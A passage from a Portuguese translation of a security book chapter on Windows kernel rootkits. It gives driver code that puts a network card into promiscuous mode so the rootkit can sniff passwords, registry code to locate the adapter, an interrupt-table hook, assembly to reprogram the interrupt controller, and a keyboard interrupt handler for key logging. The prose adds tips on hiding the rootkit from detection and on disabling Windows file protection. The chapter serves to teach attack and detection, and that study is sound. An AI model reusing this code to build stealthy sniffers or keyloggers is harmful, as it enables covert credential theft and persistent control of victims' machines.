                                &aProtocolChar,
                        sizeof(NDIS_PROTOCOL_CHARACTERISTICS));
        if (aStatus != NDIS_STATUS_SUCCESS) {
                DbgPrint(("DriverEntry: ERROR NdisRegisterProtocol failed\n"));
                return aStatus;
        }
        aDriverName.Length = 0;
        aDriverName.Buffer = ExAllocatePool( PagedPool, MAX_PATH_LENGTH );
        aDriverName.MaximumLength = MAX_PATH_LENGTH;
        RtlZeroMemory(aDriverName.Buffer, MAX_PATH_LENGTH);
        /* ------------------------------------------------------------------
        * obtém o nome do driver da camada MAC
        * e o nome do driver do pacote
        * HKLM/SYSTEM/CurrentControlSet/Services/TcpIp/Linkage ..
        * ------------------------------------------------------------------ */
        if (ReadRegistry( &aDriverName ) != STATUS_SUCCESS) {
                goto RegistryError;
```

```
}
...
NdisOpenAdapter(
                &aStatus,
                &aErrorStatus,
                &anOpenP->AdapterHandle,
                &aDeviceExtension->Medium,
                &aMediumArray,
                1,
                aDeviceExtension->NdisProtocolHandle,
                anOpenP,
                &aDeviceExtension->AdapterName,
                0,
                NULL);
        if (aStatus != NDIS_STATUS_PENDING)
        {
                OnOpenAdapterDone(
                        anOpenP,
                        aStatus,
                        NDIS_STATUS_SUCCESS
                        );
        }
                ...
}
```

A primeira chamada é a `NdisRegisterProtocol`, que é a maneira como registramos nossas funções de callback. A segunda chamada é a `ReadRegistry` (explicada mais tarde), que informa o nome de vinculação da placa de rede. Essa informação é utilizada para inicializar a estrutura de extensão de dispositivo que é então utilizada em uma chamada a `NdisOpenAdapter`. Se a chamada retornar com sucesso, precisamos chamar `OnOpenAdapterDone` manualmente. Se a chamada retornar `NDIS_STATUS_PENDING` isso significa que o SO fará um callback para `OnOpenAdapterDone` em nosso favor.

Colocando a interface no modo promíscuo

Quando uma interface de rede está no "modo promíscuo" ela pode analisar todos os pacotes que são entregues fisicamente para a interface, independentemente do endereço-alvo. Isso é exigido se você quiser ver tráfego destinado a outras máquinas na rede. Colocamos a placa de rede no modo promíscuo para que o rootkit possa capturar senhas e outras informações no canal de comunicação. Isso é realizado na chamada a `OnOpenAdapterDone`. Utilizamos a função `NdisRequest` para configurar a interface no modo promíscuo:

```
VOID
OnOpenAdapterDone( IN NDIS_HANDLE ProtocolBindingContext,
                   IN NDIS_STATUS Status,
                   IN NDIS_STATUS OpenErrorStatus )
{
    PIRP                Irp = NULL;
    POPEN_INSTANCE      Open = NULL;
    NDIS_REQUEST        anNdisRequest;
    BOOLEAN             anotherStatus;
    ULONG               aMode  = NDIS_PACKET_TYPE_PROMISCUOUS;

    DbgPrint("ROOTKIT: OnOpenAdapterDone called\n");

    /* configura a placa no modo promíscuo */
    if(gOpenInstance){
        //
        // Inicializando o evento
        //
        NdisInitializeEvent(&gOpenInstance->Event);
        anNdisRequest.RequestType  =  NdisRequestSetInformation;
        anNdisRequest.DATA.SET_INFORMATION.Oid  =  OID_GEN_CURRENT_PACKET_FILTER;
        anNdisRequest.DATA.SET_INFORMATION.InformationBuffer  =  &aMode;
        anNdisRequest.DATA.SET_INFORMATION.InformationBufferLength  =
                                                        sizeof(ULONG);

        NdisRequest(    &anotherStatus,
                        gOpenInstance->AdapterHandle,
                        &anNdisRequest
                        );
    }
    return;
}
```

Localizando a placa de rede correta

O Windows armazena as informações sobre as placas de rede na seguinte chave de registro:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkCards
```

Sob essa chave está uma série de subchaves numeradas. Cada subchave representa uma interface ou placa de rede. A subchave contém um valor muito importante chamado `ServiceName`. Esse valor é uma string que contém o GUID, que deve ser utilizado para abrir o adaptador. O driver de rootkit deve obter uma dessas strings GUID para abrir uma vinculação ao adaptador utilizando a NDIS.

O trecho de código a seguir obtém o valor desse GUID para a primeira interface de rede listada:[9]

```
/* isso é trabalho importante apenas para enumerar o valor de uma subchave */
NTSTATUS
EnumSubkeys(
    IN    PWSTR theRegistryPath,
   IN    PUNICODE_STRING theStringP
)
{
     //---------------------------------------------------
    // para abrir a chave-pai
    HANDLE hKey;
    OBJECT_ATTRIBUTES oa;
    NTSTATUS Status;
     UNICODE_STRING ParentPath;

     // para enumerar uma subchave
     KEY_BASIC_INFORMATION Info;
    PKEY_BASIC_INFORMATION pInfo;
    ULONG ResultLength;
    ULONG Size;
    PWSTR Position;
    PWSTR FullName;

    // para consulta de valor
     RTL_QUERY_REGISTRY_TABLE aParamTable[2];
      //---------------------------------------------------
     DbgPrint("rootkit: entered EnumSubkeys()\n");
__try
{
      RtlInitUnicodeString(&ParentPath, theRegistryPath);

    /*
     ** Primeiro tenta abrir essa chave
     */
    InitializeObjectAttributes(&oa,
                               &ParentPath,
                               OBJ_CASE_INSENSITIVE,
                               NULL,
                               (PSECURITY_DESCRIPTOR)NULL);
    Status = ZwOpenKey(&hKey,
                       KEY_READ,
                       &oa);
```

9. Mais uma vez, todo esse código pode ser obtido em http://www.rootkit.com como parte do driver de rootkit NTROOT.

```
if (!NT_SUCCESS(Status)) {
    return Status;
}

/*
** Primeiro localiza o comprimento dos dados na subchave.
*/
Status = ZwEnumerateKey(hKey,
                        0, /* índice de zero */
                        KeyBasicInformation,
                        &Info,
                        sizeof(Info),
                        &ResultLength);

if (Status == STATUS_NO_MORE_ENTRIES || NT_ERROR(Status)) {
    return Status;
}

Size = Info.NameLength + FIELD_OFFSET(KEY_BASIC_INFORMATION, Name[0]);

pInfo = (PKEY_BASIC_INFORMATION)
        ExAllocatePool(PagedPool, Size);

if (pInfo == NULL) {
    Status = STATUS_INSUFFICIENT_RESOURCES;
    return Status;
}

/*
** Agora enumera a primeira subchave.
*/
Status = ZwEnumerateKey(hKey,
                        0,
                        KeyBasicInformation,
                        pInfo,
                        Size,
                        &ResultLength);
if (!NT_SUCCESS(Status)) {
    ExFreePool((PVOID)pInfo);
    return Status;
}

if (Size != ResultLength) {
    ExFreePool((PVOID)pInfo);
    Status = STATUS_INTERNAL_ERROR;
    return Status;
}
```

```
/*
** Gera o nome completamente expandido e valores de consulta.
*/
 FullName = ExAllocatePool(PagedPool,
                           ParentPath.Length +
                           sizeof(WCHAR) +        // '\'
                           pInfo->NameLength + sizeof(UNICODE_NULL));
if (FullName == NULL) {
     ExFreePool((PVOID)pInfo);
     return STATUS_INSUFFICIENT_RESOURCES;
}
 RtlCopyMemory((PVOID)FullName,
               (PVOID)ParentPath.Buffer,
               ParentPath.Length);
Position = FullName + ParentPath.Length / sizeof(WCHAR);
Position[0] = '\\';
Position++;
RtlCopyMemory((PVOID)Position,
               (PVOID)pInfo->Name,
               pInfo->NameLength);
Position += pInfo->NameLength / sizeof(WCHAR);
/*
** Termina em NULL.
*/
 Position[0] = UNICODE_NULL;
 ExFreePool((PVOID)pInfo);

/*
** Obtém os dados de valor para vinculação.
**
*/
 RtlZeroMemory( &aParamTable[0], sizeof(aParamTable) );

 aParamTable[0].Flags =      RTL_QUERY_REGISTRY_DIRECT |
                             RTL_QUERY_REGISTRY_REQUIRED;
 aParamTable[0].Name  =      L"ServiceName";
 aParamTable[0].EntryContext = theStringP; /* será alocada */

     // Como estamos utilizando requerido e direcionado,
    // não precisamos configurar os padrões.
     // Nota IMPORTANTE, a última entrada é TODA NULL,
    // requerida pela chamada para saber quando ela terminou.  Não se esqueça!

    Status=RtlQueryRegistryValues(
RTL_REGISTRY_ABSOLUTE  |  RTL_REGISTRY_OPTIONAL,
                     FullName,
                     &aParamTable[0],
                     NULL,
```

```
                    NULL );

    ExFreePool((PVOID)FullName);
    return(Status);
}
__except(EXCEPTION_EXECUTE_HANDLER)
{
    DbgPrint("rootkit: Exception in EnumSubkeys().  Unknown error.\n");
}
return  STATUS_UNSUCCESSFUL;
}

/* ------------------------------------------------------------------------
 . Esse código lê o registro para determinar o nome da placa da interface
 . de rede.  Pega o primeiro nome registrado, independentemente de quantos
 . estão presentes.  Seria melhor vincular a todos eles, mas para
 . simplicidade estamos vinculando apenas ao primeiro.
 . ------------------------------------------------------------------------ */
NTSTATUS ReadRegistry( IN  PUNICODE_STRING theBindingName ) {
    NTSTATUS    aStatus;
    UNICODE_STRING aString;

    DbgPrint("ROOTKIT: ReadRegistry called\n");

__try
{
    aString.Length = 0;
    aString.Buffer = ExAllocatePool( PagedPool, MAX_PATH_LENGTH ); /* libera-me */
    aString.MaximumLength = MAX_PATH_LENGTH;
    RtlZeroMemory(aString.Buffer, MAX_PATH_LENGTH);

    aStatus = EnumSubkeys(
            L"\\REGISTRY\\MACHINE\\SOFTWARE\\Microsoft\\Windows" \
            "NT\\CurrentVersion\\NetworkCards",
           &aString );

    if(!NT_SUCCESS(aStatus)){
            DbgPrint((    "rootkit: RtlQueryRegistryValues failed Code = 0x%0x\n",
                        aStatus));
    }
    else{
         RtlAppendUnicodeToString(theBindingName, L"\\Device\\");
         RtlAppendUnicodeStringToString(theBindingName, &aString);
        ExFreePool(aString.Buffer);
        return aStatus; /* concluído */
    }
    return aStatus; /* último erro */
}
```

```
__except(EXCEPTION_EXECUTE_HANDLER)
{
    DbgPrint("rootkit: Exception occurred in ReadRegistry().  Unknown error. \n");
}
return STATUS_UNSUCCESSFUL;
}
```

Utilizando tags boron para segurança

Um truque interessante para impedir que pessoas detectem a interface de rede do rootkit é exigir um certo número de porta de origem ou valor do ID do IP antes de o rootkit responder a um pacote. Essa idéia pode ser estendida para quaisquer dados no pacote, mas a chave é que algum conhecimento obscuro é exigido antes de o rootkit responder. Lembre-se de que um rootkit pode ser compilado e personalizado por qualquer pessoa, assim a escolha da ofuscação é deixada para sua imaginação.

Adicionando um shell interativo

Um rootkit pode ter um shell de TCP/IP remoto diretamente no kernel. Eis um exemplo do menu fornecido por um dos rootkits em www.rootkit.com:

```
Win2K Rootkit by the team rootkit.com
Version 0.4 alpha
----------------------------------------
command          description

ps               show proclist
help             this data
buffertest       debug output
hidedir          hide prefixed file/dir
hideproc         hide prefixed processes
debugint         (BSOD)fire int3
sniffkeys        toggle keyboard sniffer
echo <string>    echo the given string
*(BSOD) means Blue Screen of Death
if a kernel debugger is not present!
*'prefixed' means the process or filename
starts with the letters '_root_'.
;
```

Interrupções

Interrupções são cruciais a qualquer sistema computacional. Todo o hardware externo deve se comunicar com a CPU para inicializar as operações de entrada e saída. Um programa subversivo talvez queira espionar ou alterar essas operações de entrada/saída. Isso pode ser útil para fornecer ação secreta, configurar canais dissimulados, ou simplesmente para capturar uma conversa.

Arquitetura Intel Interrupt Request (IRQ)

Em uma placa-mãe Intel típica ou semelhante, a IRQ para o chip controlador do teclado é IRQ 1 (há um total de 16 IRQs). IRQ significa solicitação de interrupção (*interrupt request*). Sistemas mais antigos permitem que o usuário configure manualmente o número da IRQ para periféricos. Os sistemas com Plug and Play também configuram essas informações manualmente. Eis uma tabela das IRQs (disponível em http://webopedia.com):

IRQ 0 — Timer do sistema
Essa interrupção é reservada para o timer interno do sistema. Ela nunca está disponível para periféricos ou outros dispositivos.

IRQ 1 — Teclado
Essa interrupção é reservada à controladora de teclado. Mesmo em dispositivos sem teclado, essa interrupção é exclusiva à entrada de teclado.

IRQ 2 — A interrupção em cascata para as IRQs 8–15
Essas interrupções cascateiam a segunda controladora de interrupção para a primeira.

IRQ 3 — Segunda porta serial (COM2)
A interrupção para a segunda porta serial e freqüentemente a interrupção-padrão para a quarta porta serial (COM4).

IRQ 4 — Primeira porta serial (COM1)
Essa interrupção é normalmente utilizada para a primeira porta serial. Em dispositivos que não utilizam um mouse PS/2, essa interrupção quase sempre é utilizada pelo mouse serial. Essa também é a interrupção-padrão para a terceira porta serial (COM3).

IRQ 5 — Placas de som
Essa interrupção é a primeira escolha que a maioria das placas de som fazem ao procurar a configuração de uma IRQ.

IRQ 6 — Controladora de disquete
Essa interrupção é reservada para a controladora de disquete.

IRQ 7 — Primeira porta paralela
Essa interrupção normalmente é reservada para uso da impressora. Se uma impressora não estiver em uso, essa interrupção pode ser utilizada por outros dispositivos que utilizam portas paralelas.

IRQ 8 — Clock de tempo real
Essa interrupção é reservada para o timer do clock de tempo real do sistema e não pode ser utilizada para nenhum outro propósito.

IRQ 9 Interrupção aberta
Em geral, essa interrupção permanece aberta em dispositivos para uso dos periféricos.

IRQ 10 Interrupção aberta
Em geral, essa interrupção permanece aberta em dispositivos para uso dos periféricos.

IRQ 11 Interrupção aberta
Em geral, essa interrupção permanece aberta em dispositivos para uso dos periféricos.

IRQ 12 Mouse PS/2
Essa interrupção é reservada ao mouse PS/2 em máquinas que utilizam um. Se um mouse PS/2 não for utilizado, a interrupção pode ser utilizada por outros periféricos, como uma placa de rede.

IRQ 13 Unidade/co-processador de ponto flutuante
Essa interrupção é reservada à unidade de ponto flutuante integrada. Ela nunca está disponível para periféricos ou outros dispositivos porque é utilizada exclusivamente para sinalização interna.

IRQ 14 Canal IDE primário
Essa interrupção é reservada ao controlador IDE primário. Em sistemas que não utilizam dispositivos IDE, a IRQ pode ser utilizada para um outro propósito.

IRQ 15 Canal IDE secundário
Essa interrupção é reservada ao controlador IDE secundário.

O IDT suporta 256 entradas, somente 16 em geral são utilizadas como interrupção de hardware em um sistema x86. O IDT contém um array de descritores de segmentos de 8 bytes chamados portais. O IDT sempre deve estar na memória não-trocada.

Interceptando a Interrupt Descriptor Table (IDT)

Sob o Windows NT, as interrupções tratam de muitos eventos importantes de sistema. A interrupção `0x2E`, por exemplo, é invocada para cada chamada de sistema. Mesmo que nossos exemplos de rootkits mostrem como interceptar chamadas de sistema em uma base individual, também poderíamos interceptar a interrupção 2E diretamente. Também podemos anexar outras interrupções, como a interrupção de teclado, e assim interceptar pressionamentos de tecla.

Uma interceptação de interrupção pode ser instalada com o código a seguir:

```
int HookInterrupts()
{
    IDTINFO idt_info;
    IDTENTRY* idt_entries;
    IDTENTRY* int2e_entry;
    __asm{
            sidt idt_info;
    }
    idt_entries = (IDTENTRY*) MAKELONG(idt_info.LowIDTbase,idt_info.HiIDTbase);
    /*********************************************************
     * Nota: podemos modificar QUALQUER
     * interrupção aqui. O céu é o limite.
     *********************************************************/
    int2e_entry = &(idt_entries[NT_SYSTEM_SERVICE_INT]);
    __asm{
            cli;
            lea eax,MyKiSystemService;
            mov ebx, int2e_entry;
            mov [ebx],ax;
            shr eax,16
            mov [ebx+6],ax;
            sti;
    }
    return 0;
}
```

Obtém um ponteiro para a tabela descritora de interrupções

Obtém o registro de interrupção para uma dada interrupção (nesse caso, a interrupção 2E)

Desativa interrupções

Armazena um novo ponteiro de função — para nossa rotina de interrupção substituta

Ativa interrupções

O mistério da Programmable Interrupt Controller (PIC)

Se já trabalhou com interceptações de interrupção (*interrupt hooks*), você saberá que os números das IRQs atribuídos ao hardware diretamente não mapeiam para a tabela descritora de interrupções. Por exemplo, a IRQ para o hardware de teclado é IRQ 1. Mas, a interrupção 1 não é o teclado! Como isso pode acontecer? Há claramente uma conversão ocorrendo entre as IRQ de hardware e os vetores de interrupção armazenados na tabela descritora de interrupções. O segredo reside na PIC. Na maioria das placas-mãe isso será um chip Intel 8259 ou um compatível. O 8259 pode ser programado para mapear os números da IRQ para interrupções de software. Isso significa que as linhas da IRQ entram em um dos lados do 8259 e uma única linha de interrupção sai no outro lado. O 8259 trata a conversão para uma interrupção de software e informa a CPU de que uma dada interrupção de software ocorreu.

Há em geral 16 linhas de interrupção de hardware tratadas pelo 8259. Por padrão, a maioria dos softwares de BIOS irá programar o 8259 na inicialização a fim de mapear as IRQs 0–7 para as interrupções de software 8–15. Portanto, a IRQ 1 para o teclado é tratada como a interrupção 8. Assim o mistério da IRQ para interrupção é solucionado.

Sob o Windows NT/2000/XP você descobrirá que a antiga interceptação da interrupção 9 não funciona para o teclado. A razão é que o 8259 foi reprogramado pelo Windows a fim de mapear as IRQs 0–15 para as interrupções de software 0x30–0x3F. Portanto, para enganchar a interrupção de teclado no Windows você precisa enganchar a interrupção 0x31. Um segundo mistério solucionado.

Você mesmo pode, naturalmente, reprogramar o 8259. Agora, apresentamos alguns truques secretos adicionais para um driver de rootkit. O trecho de código a seguir demonstra como reprogramar o 8259 de modo que as IRQs 0–7 sejam mapeadas para as interrupções de software 20h–27h:

```
mov     al, 11h
out     20h, al
out     A0h, al
mov     al, 20h      ; número da interrupção inicial 20h
out     21h, al      ; 21h para as IRQs 0-7
mov     al, 28h      ; número da interrupção inicial 28h
out     A1h, al      ; A1h para as IRQs 8-15
mov     al, 04h
out     21h, al
mov     al, 02h
out     A1h, al
mov     al, 01h
out     21h, al
out     A1h, al
```

Key logging

O *key logging* (captura de teclas pressionadas) é uma das técnicas mais poderosas de spyware. Utilizando uma interceptação no handler de teclado dentro do kernel, o rootkit pode capturar senhas, incluindo aquelas utilizadas para desbloquear chaves privadas em um sistema criptográfico. O log de pressionamento de tecla não ocupa muito espaço e pode capturar atividades durante dias ou semanas antes que o invasor precise mexer no arquivo de log. O *keystroke logger* pode detectar combinações de teclas e caracteres normais em letras minúsculas ou maiúsculas. Em geral, cada pressionamento de tecla é denominado scancode. Um scancode é a representação numérica do pressionamento de tecla na memória.

Os *key loggers* assumiram muitas formas na última década e a técnica depende do SO sendo infectado. Em um grande número de máquinas Windows e DOS mais antigas, enganchar a interrupção 9 era suficiente para coletar pressionamentos de tecla. No Windows NT e superior, o monitor de pressionamento de tecla deve ser instalado como um driver. Há condições semelhantes no Linux.

Da perspectiva do invasor, permanecem duas questões: como os dados são armazenados no arquivo e a quem eles são enviados na rede. Se pressionamentos de tecla forem armazenados em texto simples, eles estarão disponíveis para todos os invasores fictícios. Se forem enviados ao endereço de correio eletrônico de uma pessoa, então essa pessoa será interrogada. Essas questões podem ser resolvidas com criptografia. Os pressionamentos de tecla podem ser armazenados na forma criptografada utilizando chave pública e são transmitidos por um canal publicamente legível, porém obscuro. Um ataque criptotroiano que utiliza essa abordagem foi publicado por Young e Yung na IEEE Security and Privacy.

Key logger no Linux

Alguns *keyloggers* do Linux foram publicados e o código-fonte está disponível. Esses programas em geral operam como módulos carregáveis de kernel (`lkms`). Sob um sistema UNIX, normalmente o rootkit já é implementado como um `lkm`, assim o monitoramento dos pressionamentos de tecla é simplesmente uma extensão do código. Um rootkit do Linux pode ser enganchado ao fluxo de caracteres via o driver de teclado existente ou ele pode ser enganchado diretamente ao handler de interrupções para o teclado.

Key logger no Windows NT/2000/XP

O Windows NT/2000/XP suporta um tipo especial de driver de dispositivo chamado driver de filtro. A maioria dos drivers no Windows é colocada em cadeias. Isto é, cada driver passa os dados para o próximo driver em uma cadeia. Um driver de filtro simplesmente se auto-insere em uma cadeia e extrai ou modifica os dados em trânsito antes de passar o controle. Já há uma cadeia de driver de teclado em que um rootkit pode se auto-inserir. Naturalmente, a interrupção de teclado também pode ser enganchada diretamente. De qualquer maneira, pressionamentos de tecla podem ser capturados e registrados em um arquivo de log ou enviados pela rede.

Chip da controladora do teclado

Na placa-mãe do sistema há muitos chips controladores de hardware. Esses chips contêm registradores que podem ser lidos ou gravados. Em geral, registradores de leitura/gravação nos chips controladores são chamados portas. Um teclado normalmente conterá um microprocessador 8048. A placa-mãe normalmente terá um microprocessador 8042 adicional. O 8042 será programado para converter scancodes a partir do teclado. Às vezes, o 8042 também tratará a entrada de mouse PS/2 e possivelmente a comutação de reinicialização para a CPU.

Para a controladora do teclado, estamos interessados nas seguintes portas:

- Porta 0X60: Chip 8048, registrador dos dados de teclado
- Porta 0X64: 8042, registrador do status de teclado

Para ler caracteres a partir do teclado, você deve enganchar a interrupção de teclado. Isso mudará dependendo do seu OS. Para um sistema Windows, é mais provável que a interceptação estará na interrupção 0x31. Depois de a IRQ 1 ser disparada, os dados devem ser lidos de 0x60 antes que outras interrupções ocorram.

Eis um handler simples para a interrupção de teclado+-:

```
KEY_INT:
        push    eax
        in      al, 60h
        // faz algo com caractere em al
        pop     eax
        jmp     DWORD PTR [old_KEY_INT]
```

Tópicos avançados em rootkit

Não há espaço suficiente neste livro para abordar todos os truques avançados que podem ser realizados pelos rootkits. Felizmente, há muitos recursos e artigos disponíveis na Internet que abordam esse assunto. Um excelente recurso é a Phrack Magazine (http://www.phrack.com). Outro é a conferência sobre segurança BlackHat (http:/www.blackhat.com). Aqui descrevemos brevemente um pequeno conjunto de técnicas avançadas, fornecendo referências para informações adicionais quando aplicável.

Utilizando um rootkit como um depurador

Um rootkit de kernel não necessariamente deve ser malicioso. Você mesmo pode utilizar um para monitorar um sistema. Uma excelente utilização de um rootkit é replicar as funções de um depurador. Um rootkit com um shell e algumas funções de depuração não é diferente de um depurador como o SoftIce. Você pode adicionar um descompilador, a capacidade de escrever e gravar na memória e suporte a breakpoint.

Desativando a proteção de arquivo de sistema do Windows

O processo `winlogon.exe` carrega algumas DLLs responsáveis pela implementação da proteção de arquivos de sistema. O arquivo `sfc.dll` é carregado, seguido por `sfcfiles.dll`. A lista de arquivos a ser protegida é carregada em um buffer de memória. Pode-se criar um patch simples para o código dentro do `sfc.dll` que desativa toda a proteção de arquivos. Pode-se criar o patch com as APIs de depuração do Windows.[10]

Gravando diretamente na memória física

Um rootkit não precisa utilizar um módulo carregável nem um driver de dispositivo do Windows. Um rootkit pode ser instalado simplesmente gravando nas estruturas de dados do kernel. Um excelente artigo sobre objetos windows e memória física está disponível na *Phrack Magazine*, Issue 59, Article 16: "Playing with Windows /dev/(k)mem" escrito por crazylord.

Buffer overflow no kernel

O código no kernel está sujeito aos mesmos bugs que afetam todos os outros softwares. Simplesmente porque o código está em execução no kernel não significa que ele está imune a stack overflows e outras explorações-padrão. De fato, vários overflows no nível do kernel são conhecidos.

Explorar um buffer overflow no kernel é um pouco complexo devido às exceções no kernel que tendem a travar a máquina ou causar a famosa "tela azul". Explorações do kernel são especialmente notáveis porque podem infectar diretamente uma máquina com um rootkit e driblar todos os mecanismos de segurança. Um invasor não precisa de privilégios administrativos ou da capacidade de carregar um driver de dis-

---

10. Para informações adicionais sobre essa questão, consulte as publicações 29/A do trabalho de Benny e Ratter.

positivo se puder simplesmente extravasar a pilha do kernel. Pode-se encontrar um artigo sobre overflows de kernel na *Phrack Magazine*, Issue 60, Article 6: "Smashing The Kernel Stack For Fun And Profit" by Sinan "noir" Eren.

Infectando a imagem do kernel

Outra maneira de inserir o código no kernel é modificar a imagem do próprio kernel. Neste capítulo, demonstramos um patch simples para remover os controles de segurança do kernel do NT. Qualquer código pode ser modificado dessa maneira. Precisamos nos certificar de corrigir quaisquer verificações de integridade no código, como a checksum de arquivo. Um artigo sobre a modificação do kernel Linux pode ser encontrado na Phrack Magazine, Issue 60, Article 8: "Static Kernel Patching" de jbtzhm.

Executar redirecionamento

Nós também ilustramos como redirecionar a execução sob o Windows. Para uma boa discussão sobre como realizar um redirecionamento de execução no Linux, veja "Advances in Kernel Hacking II" in Phrack Magazine, Issue 59, Article 5, de palmers.

Detectando rootkits

Há vários métodos para detectar rootkits, todos podem ser superados se o próprio rootkit estiver ciente do truque. Memória alterada por um patch pode ser detectada lendo as tabelas de chamadas ou funções e verificando seus valores. As instruções podem ser contadas durante o tempo de execução e comparadas com uma linha de base. Quaisquer tipos de alteraçõe s no comportamento podem, teoricamente, ser detectados. A fraqueza de chave ocorre quando o código que realiza esse tipo de verificação reside na mesma máquina que foi comprometida. Nesse ponto, o rootkit pode subverter o código que realiza a verificação. Um truque interessante para detectar um rootkit é discutido na *Phrack Magazine*, Issue 59, Article 10, "Execution Path Analysis: Finding Kernel Based Rootkits" de Jan K. Rutkowski. Uma ferramenta para detectar rootkits no kernel Solaris pode ser baixada de http://www.immunitysec.com.

Conclusão

O objetivo final da maioria das explorações de software envolve a instalação de um rootkit. Rootkits fornecem uma maneira para que os invasores retornem à vontade para máquinas que eles "possuem". Portanto, rootkits, como o que discutimos neste capítulo, são extremamente poderosos. Em última instância, os rootkits podem ser utilizados para controlar cada aspecto de uma máquina. Eles fazem isso se auto-instalando no coração de um sistema.

Rootkits podem ser executados localmente ou chegar via algum outro vetor, como um worm ou vírus. Como ocorre com outros tipos de código malicioso, os rootkits prosperam furtivamente. Eles se auto-ocultam dos observadores-padrão do sistema usando interceptações, trampolins e patches para fazer seus trabalhos. Neste capítulo, só arranhamos a superfície dos rootkits — um assunto que merece um livro próprio.